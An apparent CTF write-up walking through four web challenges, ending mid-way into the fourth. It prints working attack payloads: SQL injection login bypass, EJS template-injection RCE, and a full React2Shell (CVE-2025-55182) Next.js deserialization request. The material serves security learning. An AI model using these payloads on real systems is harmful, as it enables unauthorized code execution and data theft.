
React2Shell Unauthenticated RCE (CVE-2025-55182) – Full Exploit Walkthrough | P3rf3ctR00t 2025 CTF
9 min read

RTFM
Its upto you to find the flag… Author: f0rk3b0mb
Navigating to the provided URL, we see a Login and Register page.

We can proceed by registering an account on the application.
curl --path-as-is -i -s -k -X $'POST' \
    -H $'Host: challenge.perfectroot.wiki:36378' -H $'Content-Type: application/json' -H $'Content-Length: 47' \
    --data-binary $'{\"username\":\"mresecurity\",\"password\":\"Test12\"}' \
    $'http://challenge.perfectroot.wiki:36378/api/register'

HTTP/1.1 200 OK
Server: gunicorn
Date: Tue, 09 Dec 2025 22:20:53 GMT
Connection: close
Content-Type: application/json
Content-Length: 58

{"message":"User registered successfully","success":true}
With the user registered, we can log into the application and see what is going on.

Looking at the page, we can assume there may be a Server-Side Request Forgery (SSRF) because of the Manual URL field. This is a common attack that allows the user to enumerate backend files and internal services. In addition to the web application, the developer also provided source code for the user to review.
Looking at the source code, there are a few endpoints, but two stand out.
def make_user_admin(username):
    conn = get_db_connection()
    c = conn.cursor()
    c.execute("UPDATE users SET is_admin = 1 WHERE username = ?", (username,))
    conn.commit()
    affected = c.rowcount
    conn.close()
    return affected > 0

def makeUserAdmin(username):
    return make_user_admin(username)

@app.route('/addAdmin', methods=['GET'])
def addAdmin():
    username = request.args.get('username')

    if not username:
        return response('Invalid username'), 400

    result = makeUserAdmin(username)

    if result:
        return response('User updated!')
    return response('Invalid username'), 400

@app.route('/admin/dashboard', methods=['GET'])
def admin_dashboard():
    username = session.get('username')

    if not username:
        return jsonify({'success': False, 'error': 'Not logged in'}), 401

    user = get_user(username)

    if not user:
        return jsonify({'success': False, 'error': 'User not found'}), 404

    if not user['is_admin']:
        return jsonify({'success': False, 'error': 'Access denied: Admin only'}), 403

    return jsonify({
        'success': True,
        'title': 'Admin Dashboard',
        'FLAG': 'flag\{example_flag_for_testing\}',
        'message': 'Admin panel accessed successfully'
    })
Firstly, within the /admin/dashboard At the endpoint, we can see that the user must be an administrator to access the dashboard. In the JSON response, the flag will be displayed. This indicates that we will need to become the administrator.
In the /addAdmin endpoint, we can see that it takes in a username parameter and updates the user in the database to is_admin = 1, meaning true. This is stored in the user’s session and can be exploited because access controls are not implemented. Generally, in Python, you would use middleware that checks whether the user is authorized to access the endpoint. In this instance, there is no middleware, so any user, including a standard user, can modify their roles to admin. Using a simple curl command, we can update our mresecurity user’s permission to the administrator and access the /admin/dashboard endpoint.
curl --path-as-is -i -s -k "http://challenge.perfectroot.wiki:36378/addAdmin?username=mresecurity" -H "Cookie: session=eyJpc19hZG1pbiI6MCwidXNlcm5hbWUiOiJtcmVzZWN1cml0eSJ9.aTig5A.pI64uVRNNiQTq1FXCF5lhnVUWjI"

HTTP/1.1 200 OK
Server: gunicorn
Date: Tue, 09 Dec 2025 22:29:59 GMT
Connection: close
Content-Type: application/json
Content-Length: 28

{"message":"User updated!"}
curl --path-as-is -i -s -k "http://challenge.perfectroot.wiki:36378/admin/dashboard" -H "Cookie: session=eyJpc19hZG1pbiI6MCwidXNlcm5hbWUiOiJtcmVzZWN1cml0eSJ9.aTig5A.pI64uVRNNiQTq1FXCF5lhnVUWjI"

HTTP/1.1 200 OK
Server: gunicorn
Date: Tue, 09 Dec 2025 22:30:35 GMT
Connection: close
Content-Type: application/json
Content-Length: 141
Vary: Cookie

{"FLAG":"r00t\\{749b487afaf662a9a398a325d3129849\\}","message":"Admin panel accessed successfully","success":true,"title":"Admin Dashboard"}
Flag: r00t{749b487afaf662a9a398a325d3129849}
SecureBank
A banking portal with “legacy” code and forgotten endpoints. Something hidden waits behind the login screen. Find it. Break it. Claim the flag. Author: Kai
Looking at the application, we can see a login page.

Trying various methods such as directory brute-forcing, inspecting the page source, etc., we see there’s not much we can do unless we’re authenticated. Sometimes, “legacy” sites will use default credentials such as admin/admin or admin/password, but that didn’t work either. However, after many attempts, adding a single quote to the username field resulted in a Database Error message being displayed.

Knowing this, we can try to comment out the username by adding -- - to the payload, and with curl, we can see that we obtain a token.
curl --path-as-is -i -s -k -X $'POST' \
    -H $'Host: challenge.perfectroot.wiki:36379' -H $'Content-Type: application/json' -H $'Content-Length: 44' \
    --data-binary $'{\"username\":\"admin\' -- -\",\"password\":\"test\"}' \
    $'http://challenge.perfectroot.wiki:36379/api/login'

HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 239
ETag: W/"ef-jyIdYenXxmHASkvNI0k1YKk34rA"
Date: Tue, 09 Dec 2025 22:55:26 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"success":true,"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwidXNlcm5hbWUiOiJhZG1pbiIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc2NTMyMDkyNiwiZXhwIjoxNzY1MzI4MTI2fQ.CCY0cUJcPE70R1h_pcxfdyTGEgOvRf_FGToxDhiglWA","message":"Login successful"}
So this is interesting, we have a token, but what can we do with it? Viewing the page source of the login page, we can see that after a successful login attempt, the JavaScript redirects the user to the /dashboard endpoint.
document.getElementById('loginForm').addEventListener('submit', async (e) => {
            e.preventDefault();

            const username = document.getElementById('username').value;
            const password = document.getElementById('password').value;
            const messageDiv = document.getElementById('message');

            try {
                const response = await fetch('/api/login', {
                    method: 'POST',
                    headers: { 'Content-Type': 'application/json' },
                    body: JSON.stringify({ username, password })
                });

                const data = await response.json();

                if (response.ok) {
                    localStorage.setItem('token', data.token);
                    messageDiv.textContent = 'Login successful! Redirecting...';
                    messageDiv.className = 'message success';
                    setTimeout(() => window.location.href = '/dashboard', 1000);
                } else {
                    messageDiv.textContent = data.error || 'Login failed';
                    messageDiv.className = 'message error';
                }
            } catch (error) {
                messageDiv.textContent = 'Connection error';
                messageDiv.className = 'message error';
            }
        });
However, when we navigate to the dashboard, we encounter an error message.

When you see a JWT token, generally speaking, you can assume that is an Authorization Bearer token. Capturing the request through Burp Suite, we can inject the Authorization Bearer header.

With this, we can access the dashboard.

Since we are admin, we can navigate to the /admin endpoint or click the Admin Panel button. This prompts us to implement a report-generation feature in the application.

It’s almost like we saw this in the HuntressCTF, where we needed to exploit EJS template syntax and obtain remote code execution (RCE).
<%=process.mainModule.require("child_process").execSync("ls").toString()%>

Using that same payload, we obtained remote code execution and can read the flag.
<%=process.mainModule.require("child_process").execSync("cat flag.txt").toString()%>

Flag: r00t{ch41n1ng_vuln3r4b1l1t13s_l1k3_4_pr0_8f2a9c4e}
Classified Reaction
It’s just a coming-soon page nothing much! We are still working on it! Author: Tahaa
Navigating to the application, we can see that within the title of the application, it says Create Next App, which indicates that this is most likely a NextJS application. Additionally, with “Reaction” in the name, we can assume it is using React as well.
The application indicates that a project is coming soon and is currently under construction.

Using a curl command, we can see the headers on the application.
curl --path-as-is -i -s -k "http://challenge.perfectroot.wiki:36382"

HTTP/1.1 200 OK
Vary: rsc, next-router-state-tree, next-router-prefetch, next-router-segment-prefetch, Accept-Encoding
x-nextjs-cache: HIT
x-nextjs-prerender: 1
x-nextjs-prerender: 1
x-nextjs-stale-time: 300
X-Powered-By: Next.js
Cache-Control: s-maxage=31536000
ETag: "ptmxffs7q66c0"
Content-Type: text/html; charset=utf-8
Content-Length: 8208
Date: Tue, 09 Dec 2025 23:08:36 GMT
Connection: keep-alive
Keep-Alive: timeout=5
We can see that the application has a few Vary values in the header: rsc, next-router-state-tree, next-router-prefetch, next-router-segment-prefetch.
A recent vulnerability was just discovered on December 4, 2025, named React2Shell (CVE-2025-55182). This is an unsafe deserialization vulnerability within React Server Components (RSCs). This vulnerability is a 10/10 on the CVSS scale. It allows an unauthenticated user to execute arbitrary code on any outdated React/Next.js application.
There are a few components that are affected by this:
RSCs versions 19.0, 19.1.0, 19.1.1 and 19.2.0:
- react-server-dom-parcel
- react-server-dom-turbopack
- react-server-dom-webpack
Additionally, other third-party software is known to be affected:
- RedwoodSDK
- React Router RSC Preview
- Parcel RSC Plugin
- Vite RSC Plugin
- NextJS
- And more.
It is advised to upgrade all of these packages to the latest version. Especially React to 19.0.1, 19.1.2, and 19.2.0.
Using TryHackMe’s Payload, we can apply it to the application. In Burp Suite, capture the GET request when accessing the application. Send the request to Repeater. Right-click on the request pane and choose Change Request Method.

Additionally, you can copy the payload below into the request pane and submit.
POST / HTTP/1.1
Host: challenge.perfectroot.wiki:36382
Next-Action: x
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Length: 740

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "var res=process.mainModule.require('child_process').execSync('id',{'timeout':5000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:`${res}`});",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
After sending the request, observe remote code execution on the machine. No cookies, no tokens, nothing special, just an unauthenticated remote code execution.
HTTP/1.1 500 Internal Server Error
Vary: rsc, next-router-state-tree, next-router-prefetch, next-router-segment-prefetch, Accept-Encoding
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
x-nextjs-cache: HIT
x-nextjs-prerender: 1
Content-Type: text/x-component
Date: Tue, 09 Dec 2025 23:22:27 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 138

0:{"a":"$@1","f":"","b":"C3eBQ9A8P6VrVVlrw8sou"}
1:E{"digest":"uid=1001(nextjs) gid=65533(nogroup) groups=65533(nogroup),65533(nogroup)"}
With this, we can do an enumeration and identify that the flag is in the same directory as where the RCE is.
POST / HTTP/1.1
Host: challenge.perfectroot.wiki:36382
Next-Action: x
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Length: 740

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "var res=process.mainModule.require('child_process').execSync('cat flag.txt',{'timeout':5000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:`${res}`});",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
HTTP/1.1 500 Internal Server Error
Vary: rsc, next-router-state-tree, next-router-prefetch, next-router-segment-prefetch, Accept-Encoding
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
x-nextjs-cache: HIT
x-nextjs-prerender: 1
Content-Type: text/x-component
Date: Tue, 09 Dec 2025 23:24:34 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 106

0:{"a":"$@1","f":"","b":"C3eBQ9A8P6VrVVlrw8sou"}
1:E{"digest":"r00t{REACT2SHELL_W3_pr0v3d_it_w0rk455S!}"}
Flag: r00t{REACT2SHELL_W3_pr0v3d_it_w0rk455S!}
Resources
ImageHost
Get the flag? Author: R3c0n
Navigating to the application, we see it is a file-upload application that supports a few file types.

Looking at the View Gallery, we can see every user’s uploaded file on the application.

In each image pane, there are two links: View and Process. Looking at the process link, we see there is a convert command being executed, with the parameter(s): width and height. This looks like command injection.
